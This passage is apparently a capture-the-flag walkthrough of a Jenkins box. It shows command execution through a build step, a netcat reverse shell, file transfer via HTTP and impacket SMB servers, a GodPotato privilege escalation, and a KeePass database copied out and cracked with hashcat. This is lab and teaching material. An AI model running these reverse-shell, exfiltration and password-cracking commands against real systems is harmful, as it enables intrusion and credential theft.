
then click on save save

after that click on build now to run the build and it will execute our command

we got the ICMP echo request to our kali means the command successfully executed.
It’s Shell Time!!
let’s transfer the nc.exe via curl and python http server and get that shell
start python http server where your nc.exe is located python3 -m http.server

to edit the same build, go to configuration add 2 commands
curl [http://10.10.14.17/nc.exe](http://10.10.14.17/nc.exe) -o \users\public\nc.exe- to download nc.exe from our python web server and save it to C:\Users\public directory\users\public\nc.exe 10.10.14.17 443 -e cmd- to get netcat reverse shell on our kali machine on port 443, start nc listener before build project
but it shows the error while run the build

let’s use the smb server ti transfer the nc.exe
start smb server using,
impacket-smbserver test . -user admin -password admin -smb2support
add the above single command and see if it’s working or not. save and run build and see if we get any hit to our smbserver

Great so the net use command is working, let’s copy the nc.exe to \users\public\nc.exe

save and build the project


i’ll always check my permissions on the machine using whoami /priv command work similar as sudo -l

SeImpersonatePrivilege: great permission to get SYSTEM shell

i’ll use GodPotato transfer it to target machine using smb copy \\10.10.14.17\test\GodPotato-NET4.exe .

running tree /a /f command from C:\Users directory i found CEH.kdbx the keepass database file at kohsuke user’s Documents folder
let’s transfer the CEH.kdbx to our kali using smb
copy CEH.kdbx \\10.10.14.17\test\to crack it’s master password we’ll use keepass2john and hashcat
keepass2john CEH.kdbx > keepass.hash
to crack hash with hashcat we need to modify the hash and remove file name CEH: hash should be starting from $keepass$
final hash looks like below
$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48hashcat -m 13400 keepass.hash /usr/share/wordlists/rockyou.txt
now let’s open the keepass db file using keepassxc
